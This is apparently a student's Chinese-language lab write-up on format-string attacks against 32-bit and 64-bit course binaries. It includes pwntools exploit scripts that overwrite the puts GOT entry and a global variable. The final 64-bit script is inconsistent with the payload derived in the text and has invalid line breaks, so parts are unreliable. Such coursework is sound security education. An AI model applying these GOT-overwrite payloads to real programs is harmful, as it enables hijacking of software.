SSec Lab 3

解雲暄　3190105871

01 fmt32

需要`export LD_LIBRARY_PATH=~/Desktop/ssec/ssec22spring-stu/hw-03/01_fmt32`才可以运行！

Step 1


找到目标地址：

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-03/01_fmt32$ readelf -s ./echo | grep '5871'
   122: 0804a279    31 FUNC    GLOBAL DEFAULT   14 target_3190105871
```

Trial 1

本来想通过更改`ret addr`劫持控制流，但是由于每次栈的位置不一样，因此每次`ret addr`的位置也不一样，所以这种方法可能不太现实：

```
[----------------------------------registers-----------------------------------]
EAX: 0x1d
EBX: 0x804d000 --> 0x804cefc --> 0x1
ECX: 0xffffcf4c ("012345678910111213141516171 8\na\334\367\253\221\004\b|\367\334\367.N=\366\24
0\317\377\377q\352\261\a4\320\377\377\377\377\377\377")
EDX: 0x100
ESI: 0xf7fad000 --> 0x1ead6c
EDI: 0xf7fad000 --> 0x1ead6c
EBP: 0xffffd058 --> 0xffffd068 --> 0x0
ESP: 0xffffcf40 --> 0xf7dcf77c --> 0x2ed0
EIP: 0x804a796 (<echo+100>:     sub    esp,0xc)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804a78c <echo+90>: push   0x0
   0x804a78e <echo+92>: call   0x80496b0 <read@plt>
   0x804a793 <echo+97>: add    esp,0x10
=> 0x804a796 <echo+100>:        sub    esp,0xc
   0x804a799 <echo+103>:        lea    eax,[ebp-0x10c]
   0x804a79f <echo+109>:        push   eax
   0x804a7a0 <echo+110>:        call   0x80496e0 <printf@plt>
   0x804a7a5 <echo+115>:        add    esp,0x10
[--------------------------------------stack-------------------------------------]
0000| 0xffffcf40 --> 0xf7dcf77c --> 0x2ed0
0004| 0xffffcf44 --> 0x960 ('`\t')
0008| 0xffffcf48 --> 0xf7dd000c --> 0x72647800 ('')
0012| 0xffffcf4c ("012345678910111213141516171 8\na\334\367\253\221\004\b|\367\334\367.N=\366\2
40\317\377\377q\352\261\a4\320\377\377\377\377\377\377")
0016| 0xffffcf50 ("456789101112131415161718\na\334\367\253\221\004\b|\367\334\367.N=\366\240\3
17\377\377q\352\261\a4\320\377\377\377\377\377\377")
0020| 0xffffcf54 ("8910111213141516171 8\na\334\367\253\221\004\b|\367\334\367.N=\366\240\317\3
77\377q\352\261\a4\320\377\377\377\377\377\377")
0024| 0xffffcf58 ("1112131415161718\na\334\367\253\221\004\b|\367\334\367.N=\366\240\317\377\3
77q\352\261\a4\320\377\377\377\377\377\377")
0028| 0xffffcf5c ("131415161718\na\334\367\253\221\004\b|\367\334\367.N=\366\240\317\377\377q\
352\261\a4\320\377\377\377\377\377\377")
[------------------------------------------------------------------------------]
```



Trial 2

下面我们试图更改 got 表；鉴于 `printf` 后面调用的是 `puts`，因此我们首先找到 `puts` 的 got 表信息：

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-03/01_fmt32$ readelf -r ./echo | grep 'puts'
0804d0a8  00002907 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
```


因此，我们希望将 0x0804d0a8 位置的值改为 0x0804a279

运行一下程序，输入 `AAAA%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.` ，查看偏移：

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-03/01_fmt32$ export LD_LIBRAR
Y_PATH=~/Desktop/ssec/ssec22spring-stu/hw-03/01_fmt32
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-03/01_fmt32$ ./echo
Remeber that &id = 0xf7fa401c
You can type exactly 256 charecters ...
AAAA%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
AAAAff8c7dfc.100.804a741.f7dab77c.960.f7dac00c 41414141 252e7825.78252e78.2e7825
2e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.
~??????done
```

可以发现，偏移是 7。

因此我们设计了如下的结构：




其中，2044 = 0x804 – 8，39541 = 0xa279 – 2052，最开始的 –8 是两个地址的字节数。

即，payload 是：

```python
puts_got = 0x0804d0a8
payload = p32(puts_got + 2) + p32(puts_got) + b'%2044x%7$hn%39541x%8$hn'
```

得到了 Try harder!



Step 2

Step 2 要求我们进一步将全局变量 `id` 改为 3190105871，即 0xbe25270f。`id` 的地址已经在程序中输出了。

由于 0xbe25 = 48677，0x270f = 9999，我们的 payload 中应该放 4 个 `%x` 和 4 个地址，其中 4 个 `%x` 的宽度分别是：

0x804 – 4 * 4 = **2036**, 0x270f – 0x804 = **7947**, 0xa279 – 0x270f = **31594**, 0xbe25 – 0xa279 = **7084**

这四个宽度对应的地址分别为 puts_got + 2, id_addr, puts_got, id_addr + 2，即 payload 是：

```python
payload = p32(puts_got + 2) + p32(id_addr) + p32(puts_got) + p32(id_addr + 2) + b'%2036x%7$hn%7947x%8$hn%31594x%9$hn%7084x%10$hn'
```

得到了正确结果!

```
                                                                f7daf77c
[DEBUG] Received 0x32 bytes:
    b'You successfully jump into handler for 3190105871\n'
You successfully jump into handler for 3190105871
[*] Process './echo' stopped with exit code 1 (pid 7139)
[*] Got EOF while reading in interactive
```

Notes

调试过程中遇到了 `__GI___ctype_init()` 中出现段错误的问题，Google 了一下发现了如下的 bug：https://github.com/Gallopsled/pwntools/issues/1783，于是换用 `gdb.attach()` 实现调试，而不是之前的 `gdb.debug()` 。

Code

01 fmt32 C++ 复制代码

```python
from pwn import *
context.log_level = 'DEBUG'

conn = process('./echo')
#gdb.attach(conn, 'b *0x0804a7b2')

id_addr = conn.recvline()
id_addr = int(id_addr[-9:-1], 16)

#import time
#time.sleep(5)      # for debug, in case that the process terminates
                    # before gdb.attach() to insert the breakpoint.

conn.recvuntil("...\n")
puts_got = 0x0804d0a8
#payload = p32(puts_got + 2) + p32(puts_got) + b'%2044x%7$hn%39541x%8$hn'
payload = p32(puts_got + 2) + p32(id_addr) + p32(puts_got) + p32(id_addr + 2) + b'%2036x%7$hn%7947x%8$hn%31594x%9$hn%7084x%10$hn'
conn.sendline(payload)

conn.interactive()
```

02 fmt64

需要 `export LD_LIBRARY_PATH=~/Desktop/ssec/ssec22spring-stu/hw-03/02_fmt64` 。

和前一个题目一样，找到相关信息：

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-03/02_fmt64$ readelf -s ./echo | grep '5871'
   123: 00000000004029b4    17 FUNC    GLOBAL DEFAULT   13 target_3190105871
```

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-03/02_fmt64$ readelf -r ./echo | grep 'puts'
000000604068  000b00000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
```

即希望将 0x604068 位置的值改为 0x0000 0000 0040 29b4；按 `%hn` 放的话 0x604068 放 0x29b4，0x60406a 放 0x40，0x60406c 按 `%n` 放 0 就好了。后面我们还需要将全局变量 `id` 改为 3190105871，即 0xbe25270f，那么可以在 id_addr + 2 放 0xbe25，在 id_addr 放 0x270f。将这些要填的东西从小到大排列一下，就是： `0, 0x40, 0x270f, 0x29b4, 0xbe25` 。

另外考察 `va_list` 到 `buf` 的偏移：

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-03/02_fmt64$ ./echo
Remeber that &id = 0x604318
You can type exactly 256 charecters ...
AAAA%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
AAAA942dc2f0.100.bb0e7002.28.1c.41414141.78252e78.252e7825.2e78252e.78252e78.252e7825.2e78252e.380.380.380.380.
done
```

可以发现，偏移是 6。

思考题

> 阐述 32 位 fsb 攻击和 64 位 fsb 攻击存在的主要区别，能不能直接将 32 位的攻击方式用到 64 位上呢？为什么？

不能。

实验中可以发现的问题是，由于 64 位下地址会有前导 0；而 0 是字符串结束的标志。 `printf()` 打印到 0 的时候就会结束，因此如果我们像 32 位那样将地址放在 payload 的前面的话输出到 0 就会停下来，后面的 `%n` 之类的东西就运行不到了。所以我们需要将这些格式控制字符串往前放。

另外还存在的区别是，64 位和 32 位的传参方式不一样，64 位下函数调用的前 6 个参数存在寄存器里；当然这道题中我们暂时不需要考虑这个区别。

解题过程

之前分析了，我们希望将 0x604068 位置的值改为 0x0000 0000 0040 29b4；按 `%hn` 在 0x604068 放 0x29b4，0x60406a 放 0x40，0x60406c 按 `%n` 放 0 就好了。

但是，我们要在 payload 中放地址 0x604068，实际上会放成 `0x0000 0000 0060 4068`，如同思考题中我们分析的那样，这会使得 printf 在在这里直接结束，因此我们需要将地址放在 `%n` 之类的东西后面。（就会很难算 TAT）

我们构造这样的 payload 结构：

$17	[id] + 2	0xbe25
$16	[puts]	0x29b4
$15	[id]	0x270f
$14	[puts] + 2	0x40
$13	[puts] + 4	0x0
buffer + 51	AAAAA	
buffer + 45	%17$hn	0xbe25
buffer + 38	%38001x	38001 (0xbe25)
buffer + 32	%16$hn	0x29b4
buffer + 27	%677x	677 (0x29b4)
buffer + 21	%15$hn	0x270f
buffer + 15	%9935x	9935 (0x270f)
buffer + 9	%14$hn	0x40
buffer + 5	%64x	64 (0x40)
buffer ->	%13$n	0x0
	(5)	
	(4)	
	(3)	
	(2)	↑
	(1)	<- va_list

注意到这个 payload 本身会被视为参数列表的一部分，因此我们需要将内容保持 8 字节偏移。我们算出前面部分共 51 个字节，为了保证偏移，我们补充了 5 个 `'A'` 用来填充。

即，我们的 payload 就是：


C++ | 复制代码

```
payload = b'%13$n%64x%14$hn%9935x%15$hn%677x%16$hn%38001x%17$hnAAAAA' +
p64(puts_got + 4) + p64(puts_got + 2) + p64(id_addr) + p64(puts_got) +
p64(id_addr + 2)
```

得到了正确结果！

```
                    28AAAAAl@`[DEBUG] Received 0x32 bytes:
    b'You successfully jump into handler for 3190105871\n'
You successfully jump into handler for 3190105871
[*] Got EOF while reading in interactive
$
```

> 因为一步到位把题做了，没有输出 `Try harder` 。如果想输出 `Try harder` ，改一下 payload 让 `id` 修改失败就好啦！



Code

C++ 复制代码

```
from pwn import *
context.log_level = 'DEBUG'

conn = process('./echo')
gdb.attach(conn, 'b *0x402cb6')

id_addr = conn.recvline()
id_addr = int(id_addr[-7:-1], 16)

#import time
#time.sleep(5)      # for debug, in case that the process terminates
                    # before gdb.attach() to insert the breakpoint.

conn.recvuntil("...\n")
puts_got = 0x604068
payload = b'%13$n%64x%14$hn%9935x%15$hn%677x%16$hn%38001x%17$hnAAAAA' +
p64(puts_got + 4) + p64(puts_got + 2) + p64(id_addr + 2) + p64(puts_got)
+ p64(id_addr + 2)

conn.sendline(payload)

conn.interactive()
```

Bonus

摸了）